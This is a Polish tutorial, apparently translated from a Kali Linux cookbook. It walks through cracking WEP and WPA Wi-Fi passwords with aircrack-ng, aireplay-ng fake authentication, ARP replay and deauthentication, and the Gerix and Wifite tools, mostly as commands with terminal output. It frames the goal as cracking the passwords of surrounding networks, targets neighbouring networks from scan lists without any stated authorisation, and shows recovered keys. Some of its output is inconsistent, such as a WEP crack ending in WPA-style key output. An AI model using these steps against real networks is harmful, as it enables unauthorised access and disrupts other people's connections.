

Ataki bezprzewodowe – jak ominąć Aircrack-ng

Wprowadzenie

Jak opisano na oficjalnej stronie internetowej:

„Aircrack-ng to kompletny zestaw narzędzi do oceny bezpieczeństwa sieci Wi-Fi. Skupia się na różnych obszarach bezpieczeństwa sieci Wi-Fi:

Monitorowanie: przechwytywanie pakietów i eksportowanie danych do plików tekstowych w celu dalszego przetwarzania przez narzędzia innych firm

Ataki: ataki typu replay, deauthentication, fałszywe punkty dostępu i inne za pomocą wstrzykiwania pakietów

Testowanie: sprawdzanie kart Wi-Fi i możliwości sterowników (przechwytywanie i wstrzykiwanie)

Łamanie: WEP i WPA PSK (WPA 1 i 2)”

Dobry stary Aircrack

Aircrack to pakiet oprogramowania dla sieci, który składa się z detektora sieci, sniffera pakietów i łamacza WEP/WPA2. Jest to oprogramowanie typu open source i zostało stworzone dla sieci LAN bezprzewodowych 802.11 (więcej informacji można znaleźć na stronie https://en.wikipedia.org/wiki/IEEE_802.11). Składa się z różnych narzędzi, takich jak aircrack-ng, airmon-ng, airdecap, aireplay-ng, packetforge-ng itd. W tym przepisie omówimy podstawy łamania sieci bezprzewodowych za pomocą pakietu Aircrack. Nauczysz się używać narzędzi takich jak airmon-ng, aircrack-ng, airodump-ng itd., aby łamać hasła sieci bezprzewodowych wokół nas.

Przygotowanie

Będziemy potrzebować sprzętu Wi-Fi obsługującego wstrzykiwanie pakietów. Karty Alfa firmy Alfa Networks, TP-Link TL-WN821N i EDIMAX EW-7811UTC AC600 to niektóre z kart, których możemy użyć. W tym przypadku używamy karty Alfa.

Jak to zrobić...

Poniższe kroki demonstrują Aircrack:

1. Wpisujemy polecenie airmon-ng, aby sprawdzić, czy nasza karta została wykryta przez Kali:

```
root@kali:~# airmon-ng
PHY      Interface      Driver          Chipset
phyl     wlan0mon       rt2800usb      Ralink Technology, Corp. RT2870/RT3070
root@kali:~# _
```

2. Następnie musimy ustawić nasz adapter w tryb monitorowania, używając następującego polecenia:

```
airmon-ng start wlan0mon
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```

root@kali:~# airmon-ng start wlan0mon

PHY      Interface      Driver      Chipset
-----
phy1     wlan0mon        rt2800usb   Realtek Technology, Corp. RT2870/RT3070

(mac80211 monitor mode already enabled for [phy1]wlan0mon on [phy1]10)

```

3. Teraz, aby zobaczyć, które routery działają w sąsiedztwie, używamy następującego polecenia:

`airodump-ng wlan0mon`

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```

CH 10 ][ Elapsed: 42 s ][ 2017-02-27 01:33
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
-----
0E:84:DC:BE:50:67 -33      10         0      0  8  54e  WPA2 CCMP  PSK  DIRECT-XG-BRAVIA
98:FC:11:A6:69:86 -49         6        163     0  8  54e  WPA2 CCMP  PSK  XSS
C8:3A:35:1D:FE:48 -54         11         0      0  1  54e  WPA  CCMP  PSK  Anubha
E4:6F:13:7B:E2:3E -58         6         0      0  1  54e  WPA  TKIP  PSK  AMAN
EC:1A:59:8C:0B:A9 -65         3         1      0  11 54e  WPA2 CCMP  PSK  Hiker
B8:C1:A2:07:BC:F1 -65         8         0      0  9  54  WEP  WEP    PSK  MGMNT
B8:C1:A2:07:BC:F0 -68         8         1      0  9  54e  WPA2 CCMP  PSK  Naoko
0C:D2:B5:28:4C:E4 -68         4         0      0  11 54e  WPA2 CCMP  PSK  triband
00:1E:A6:55:D4:98 -70         6         0      0  11 54  WPA2 CCMP  PSK  GokulsDiner
50:2B:73:1C:48:A0 -73         3         0      0  6  54e  WPA  CCMP  PSK  KRITIKA
0C:D2:B5:51:F7:8C -73         6         7      0  6  54e. WPA2 CCMP  PSK  Akshay f.f
0C:D2:B5:4F:3A:E6 -75         5         0      0  3  54e. WPA2 CCMP  PSK  Maximum
C8:3A:35:B3:21:38 -78         5         0      0  8  54e  WPA  CCMP  PSK  Tenda_B32138
A4:2B:B0:AD:EF:1A -78         3         0      0  8  54e. WPA2 CCMP  PSK  TP-LINK_EF1A
3C:1E:04:91:7B:7C -81         3         0      0  10 54e  WPA  TKIP  PSK  Batman
30:B5:C2:5C:8C:B3 -79         3         0      0  1  54e. WPA2 CCMP  PSK  varun_EXT
50:2B:73:10:2C:F8 -76         2         0      0  6  54e  WPA  CCMP  PSK  Neha

```

4. Tutaj zapisujemy BSSID sieci, którą chcemy złamać; w naszym przypadku jest to B8:C1:A2:07:BC:F1, a numer kanału to 9. Zatrzymujemy proces, naciskając Ctrl + C i pozostawiając okno otwarte.

5. Teraz przechwytyjemy pakiety za pomocą airodump-ng z przełącznikiem -w, aby zapisać te pakiety do pliku:

`airodump-ng -w packets -c 9 --bssid B8:C1:A2:07:BC:F1 wlan0mon`

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```

root@kali: ~
CH 9 ][ Elapsed: 30s ][ 2017-02-27 01:41
BSSID          PWR RXQ Beacons #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
-----
0E:84:DC:BE:50:67 -38      4  XSS
B8:C1:A2:07:BC:F1 -76 19      116     1  0  9  54  WEP  WEP    PSK  MGMNT
0E:84:DC:BE:50:67 -62      1e 11
BSSID          PWR Rate  Lost  Frames  Probe
-----
0E:84:DC:BE:50:67 -50 1e 54e
0E:84:DC:BE:50:67 -2

```

6. Teraz musimy obserwować kolumny sygnałów i danych; liczby te zaczynają się od i rosną w miarę przesyłania pakietów między routerem a innymi urządzeniami. Potrzebujemy co najmniej 20 000 wektorów inicjalizacji, aby pomyślnie złamać hasło Wired Equivalent Privacy (WEP):

7. Aby przyspieszyć proces, otwieramy kolejne okno terminala i uruchamiamy aireplay-ng, a następnie przeprowadzamy fałszywe uwierzytelnienie za pomocą tego polecenia:

```
aireplay-ng -1 0 -e <AP ESSID> -a <AP MAC> -h <OUR MAC> wlan0mon
```

{fałszywe uwierzytelnienie}

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:

```
root@kali:~# aireplay-ng -1 0 -e MGMT -a B8:C1:A2:07:BC:F1 -h 00:c0:ca:57:cd:fc wlan0mon
01:54:37 Waiting for beacon frame (BSSID: B8:C1:A2:07:BC:F1) on channel 9
01:54:37 Sending Authentication Request (Open System) [ACK]
01:54:37 Authentication successful
01:54:37 Sending Association Request [ACK]
01:54:37 Association successful (-) (AID: 1)
```

8. Teraz wykonajmy odtwarzanie pakietów ARP za pomocą następującego polecenia:

```
aireplay-ng -3 -b BSSID wlan0mon
```

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:

```
root@kali:~# aireplay-ng -3 -b B8:C1:A2:07:BC:F1 wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:57:CD:FC)
01:56:34 Waiting for beacon frame (BSSID: B8:C1:A2:07:BC:F1) on channel 9
Saving ARP requests in replay_arp-0227-015634.cap
You should also start airodump-ng to capture replies.
Read 7968 packets (got 24 ARP requests and 75 ACKs), sent 120 packets...(501 pps)
Read 8083 packets (got 43 ARP requests and 109 ACKs), sent 170 packets...(500 pps)
Read 8213 packets (got 57 ARP requests and 142 ACKs), sent 219 packets...(498 pps)
Read 8341 packets (got 80 ARP requests and 173 ACKs), sent 270 packets...(500 pps)
Read 8444 packets (got 84 ARP requests and 203 ACKs), sent 320 packets...(500 pps)
Read 8576 packets (got 99 ARP requests and 237 ACKs), sent 370 packets...(500 pps)
Read 8697 packets (got 113 ARP requests and 269 ACKs), sent 420 packets...(500 pps)
Read 8825 packets (got 131 ARP requests and 307 ACKs), sent 469 packets...(498 pps)
Read 8960 packets (got 148 ARP requests and 345 ACKs), sent 520 packets...(499 pps)
Read 9079 packets (got 168 ARP requests and 379 ACKs), sent 570 packets...(499 pps)
Read 9196 packets (got 193 ARP requests and 416 ACKs), sent 620 packets...(499 pps)
Read 9307 packets (got 200 ARP requests and 449 ACKs), sent 670 packets...(499 pps)
```

9. Gdy mamy już wystarczającą liczbę pakietów, uruchamiamy aircrack-ng i podajemy nazwę pliku, w którym zapisaliśmy pakiety:

```
aircrack-ng filename.cap
```

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:

```

Aircrack-ng 1.2 rc3

[00:00:20] Tested 1209601 keys (got 9983 IVs)

KB  depth  byte(vote)
0  0/ 1  2A(15616) 2E(14080) FC(13568) 74(13312) EF(13312) 24(13056) B1(13056) 4B(12800) 8B(12800) 9C(12800) 11(12544)
1  0/ 1  66(15872) 31(14336) 93(14080) 94(14080) E1(13824) 1A(13568) A6(13568) 00(13312) 21(13312) 3C(13056) 67(13056)
2  1/ 3  9A(14592) 35(13824) 19(13568) 5B(13568) 6A(13568) B9(13312) 15(13056) 59(13056) 1E(12800) 8F(12800) 9F(12800)
3  0/ 1  83(16384) 70(13824) 9E(13568) 68(13312) 8A(13312) 88(13312) 73(13056) A6(13056) AF(13056) 12(12800) 82(12800)
4  1/ 2  21(14592) A7(13312) 87(13056) 0F(13056) 26(13056) 45(13056) 61(12800) 88(12800) C8(12800) D6(12800) 1A(12544)
5  5/ 8  9B(13056) 2E(12800) 86(12544) D9(12544) 08(12288) 2F(12288) 8B(12288) B5(12288) E2(12288) 23(12032) 37(12032)
6  1/ 2  D6(14080) B7(13312) 88(13312) 4E(13056) 77(13056) D3(13056) 38(12800) 3F(12800) 45(12800) 58(12800) 8D(12800)
7  7/ 8  9C(12800) 00(12544) 8F(12544) 2D(12544) AD(12544) C2(12544) 02(12288) 18(12288) 49(12288) 6C(12288) 7A(12288)
8  1/ 2  7F(15360) 5A(14336) 61(14336) 25(13824) 48(13056) 5F(13056) 87(13056) 98(13056) F5(13056) 0F(12800) 76(12800)
9  3/ 4  CE(13568) 4E(13312) 83(13312) 86(13056) D9(13056) 09(12800) 5E(12800) 73(12800) 8F(12800) 37(12544) 4D(12544)
10 4/ 5  A5(13056) 2F(12800) 3C(12800) 40(12800) 5D(12800) 6D(12800) AA(12800) 49(12544) 53(12544) 94(12544) D6(12544)
11 8/ 9  9F(13568) 27(13312) 54(13312) 0B(12800) 12(12800) 41(12800) 82(12800) 08(12544) 4B(12544) 86(12544) A1(12544)
12 4/ 5  C6(13824) 91(13568) 83(13312) 4B(13312) 64(13312) F9(13312) 17(13056) FA(13056) 72(12800) A6(12800) AE(12800)

```

10. Po złamaniu hasła powinniśmy zobaczyć je na ekranie:

```

[00:00:00] 1 keys tested (1020.67 k/s)

KEY FOUND! [ Cisco123 ]

Master Key   : 4C C0 3F 98 91 C4 4B F3 33 51 C2 8F 2B 43 F2 02
              73 19 38 12 C1 8B 1D E6 B9 15 AE 23 36 2D 7F 6A

Transient Key : 80 F5 7F F5 18 F8 E5 41 EA 99 DD 15 3E 12 DB 6A
              61 2A E7 8B A4 3B FB 5E E0 80 AB 20 C9 01 59 1B
              14 25 BE 52 F0 17 83 C6 0A AE DB B7 A0 25 6E 65
              B6 D5 4A DD C9 1D 27 CC 02 05 CC E8 A8 02 35 42

EAPOL HMAC   : 69 36 BF 90 43 46 07 20 46 87 26 46 3A 59 A8 26
root@kali:~/home#

```

Jak to działa...

Idea stojąca za tym atakiem polega na przechwyceniu jak największej liczby pakietów. Każdy pakiet danych zawiera wektor inicjalizacji (IV), który ma rozmiar 3 bajtów i jest z nim powiązany. Po prostu przechwytyjemy jak najwięcej wektorów IV, a następnie używamy na nich Aircracka, aby uzyskać nasze hasło.

Praktyczne doświadczenie z Gerixem

W poprzednim przepisie nauczyłeś się, jak używać pakietu Aircrack do łamania zabezpieczeń WEP. W tym przepisie użyjemy narzędzia opartego na interfejsie graficznym Gerix, które ułatwia korzystanie z pakietu Aircrack i znacznie ułatwia audyt naszej sieci bezprzewodowej. Gerix to narzędzie oparte na Pythonie stworzone przez J4r3tt.

Przygotowanie

Zainstalujmy Gerix za pomocą następującego polecenia:

```
git clone https://github.com/J4r3tt/gerix-wifi-cracker-2.git
```

Jak to zrobić...

Poniższe kroki demonstrują użycie Gerix:

1. Po pobraniu przechodzimy do katalogu, w którym został pobrany, i uruchamiamy następujące polecenie:

```
cd gerix-wifi-cracker-2
```


2. Uruchamiamy narzędzie za pomocą następującego polecenia:

```
python gerix.py
```


Poprzednie polecenia można zobaczyć na poniższym zrzucie ekranu:

```
root@kali:~/Desktop/gerix-wifi-cracker# cd ../
root@kali:~/Desktop# git clone https://github.com/J4r3tt/gerix-wifi-cracker-2.git
Cloning into 'gerix-wifi-cracker-2'...
remote: Counting objects: 48, done.
remote: Total 48 (delta 0), reused 0 (delta 0), pack-reused 48
Unpacking objects: 100% (48/48), done.
Checking connectivity... done.
root@kali:~/Desktop# cd gerix-wifi-cracker-2/
root@kali:~/Desktop/gerix-wifi-cracker-2# python gerix.py
```

3. Po otwarciu okna klikamy na Włącz/Wyłącz tryb monitorowania na karcie Konfiguracja, jak pokazano na poniższym zrzucie ekranu:



4. Następnie klikamy na Ponownie przeskanuj sieci:




5. Pokaże nam to listę dostępnych punktów dostępu i rodzaj uwierzytelniania, którego używają. Wybieramy ten z WPA, a następnie przechodzimy do zakładki WPA.

6. Tutaj klikamy na Ogólne funkcje, a następnie klikamy na Rozpocznij przechwytywanie:



7. Ponieważ atak WPA wymaga przechwycenia uścisku dłoni, potrzebujemy stacji, która jest już podłączona do punktu dostępu. Klikamy więc na Autoload victim clients lub wpisujemy niestandardowy adres MAC ofiary:



8. Następnie wybieramy numer deauth. Wybieramy tutaj 0, aby wykonać atak deauthentication i klikamy na przycisk Client deauthentication:




9. Powinno pojawić się okno dialogowe, które wykona dla nas deautentykację:

```
bash -c "aireplay-ng -0 0 -a 3C:1E:04:91:7B:7C -c 94:53:3...  
04:21:34 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0142 ACKs]  
04:21:34 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 1141 ACKs]  
04:21:35 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0135 ACKs]  
04:21:36 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 3141 ACKs]  
04:21:36 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0126 ACKs]  
04:21:37 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0134 ACKs]  
04:21:37 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 2131 ACKs]  
04:21:38 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 2112 ACKs]  
04:21:38 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0110 ACKs]  
04:21:39 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0120 ACKs]  
04:21:40 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 3117 ACKs]  
04:21:40 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0115 ACKs]  
04:21:41 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0112 ACKs]  
04:21:41 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0113 ACKs]  
04:21:42 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 4115 ACKs]  
04:21:43 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0114 ACKs]  
04:21:43 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0112 ACKs]  
04:21:44 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0110 ACKs]  
04:21:44 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0118 ACKs]  
04:21:45 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0110 ACKs]  
04:21:46 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 01 7 ACKs]  
04:21:46 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0114 ACKs]  
04:21:47 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0111 ACKs]
```

W oknie airodump powinniśmy zobaczyć, że uścisk dłoni został przechwycony.

10. Teraz, gdy jesteśmy gotowi złamać WPA, przechodzimy do zakładki łamania WEP i w łamaniu WPA metodą brute-force podajemy ścieżkę do naszego słownika i klikamy na Aircrack-ng - Crack WPA password:



11. Powinno nam się wyświetlić okno Aircrack, w którym zostanie wyświetlone hasło po jego złamaniu:

```
Aircrack-ng 1.2 rc4
[00:00:12] 25376/9822771 keys tested (2188,21 k/s)
Time left: 1 hour, 14 minutes, 37 seconds          0,26%
Current passphrase: johnny23

Master Key      : 7D 1B A7 9B 0A 3E 11 E0 BB 2C D0 6F 81 95 96 E7
                  3E 96 75 E6 35 B7 79 CC 82 48 00 56 28 19 0F 3B

Transient Key   : 03 B7 EB 1F 22 6E C1 83 96 7B 6C D1 34 3B 67 B7
                  FE D3 2A 3B C6 44 BF 7C C3 80 A9 6A C9 2C 7C 14
                  4F 5D D4 A6 94 FD 4A 29 BA 8E F8 34 71 94 5A 72
                  DB FE 91 71 FA 0A FC 9D 79 BD A8 28 B2 C0 D8 E7

EAPOL HMAC     : 81 8B 72 B0 44 D7 EB B6 AE 63 40 84 55 8F B1 91
```

12. Podobnie, to narzędzie może być używane do łamania sieci WEP/WPA2.

Radzenie sobie z WPA

Wifite to narzędzie przeznaczone wyłącznie dla systemu Linux, zaprojektowane w celu zautomatyzowania procesu audytu sieci bezprzewodowej. Aby mogło działać prawidłowo, wymaga zainstalowania pakietu Aircrack, Reaver, Pyrit itd. Jest ono preinstalowane z Kali. W tym przepisie dowiesz się, jak używać wifite do łamania niektórych

WPA.

Jak to zrobić...

Aby dowiedzieć się więcej o Wifite, wykonaj następujące kroki:

1. Możemy uruchomić Wifite, wpisując następujące polecenie:

wifite

Poprzednie polecenie wyświetla listę wszystkich dostępnych sieci, jak pokazano na poniższym zrzucie ekranu:

```
[+] scanning (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.

NUM  ESSID          CH  ENCR  POWER  WPS?  CLIENT
-----
 1  XSS             8  WPA2  70db  wps   clients
 2  singh          8  WPA   32db  no
 3  Anubha        1  WPA   30db  no
 4  Batman         2  WPA   24db  wps
 5  the simpsons  1  WPA2  23db  wps   client
 6  KRITIKA       1  WPA   22db  no
 7  Neha          1  WPA   22db  no
 8  dlink         2  WPA2  22db  wps
 9  Naoko         8  WPA2  22db  no
10  SDMANDIR      1  WPA2  18db  + no  Other Locations

[0:00:11] scanning wireless networks. 10 targets and 3 clients found
```

2. Następnie naciskamy Ctrl + C, aby zatrzymać; następnie zostaniesz poproszony o wybranie sieci, którą chcemy spróbować złamać:

```
16  MGMT          10  WEP   22db  + no  Other Locations
17  KRITIKA       1  WPA   21db  no
18  (0C:D2:B5:35:B2:2D) 6  WEP   21db  no
19  D-Link       11  WPA2  20db  no
20  TP-LINK_EF1A 6  WPA2  20db  wps
21  Bhupi        6  WPA2  20db  no
22  Tenda 0E0160 6  WPA   20db  no
23  SDMANDIR     1  WPA2  19db  no
24  (0C:D2:B5:35:CD:A1) 3  WEP   18db  no

[+] select target numbers (1-24) separated by commas, or 'all':
```

3. Wprowadzamy nasz numer i naciskamy Enter. Narzędzie automatycznie próbuje użyć innej metody, aby złamać sieć, a na końcu pokaże nam hasło, jeśli zostało ono pomyślnie złamane:

```
21 Bhupi 6 WPA2 20db no
22 Tenda_0E0160 6 WPA 20db no
23 SDMANDIR 1 WPA2 19db + Other Locations
24 (0C:D2:B5:35:CD:A1) 3 WEP 18db no

[+] select target numbers (1-24) separated by commas, or 'all': 9
[+] 1 target selected.

[0:08:20] starting wpa handshake capture on "Neha"
[0:08:00] new client found: 20:2D:07:08:8E:72
[0:07:55] listening for handshake...
```

Zobaczmy następujące hasło:

```
[+] starting WPA cracker on 1 handshake
[0:00:00] cracking _____ th aircrack-ng
[0:00:01] 0 keys tested (0.00 keys/sec)
[+] cracked _____ !:8C) !
[+] key: "qwerty12"

[+] disabling monitor mode on wlan0mon... done
[+] quitting
```

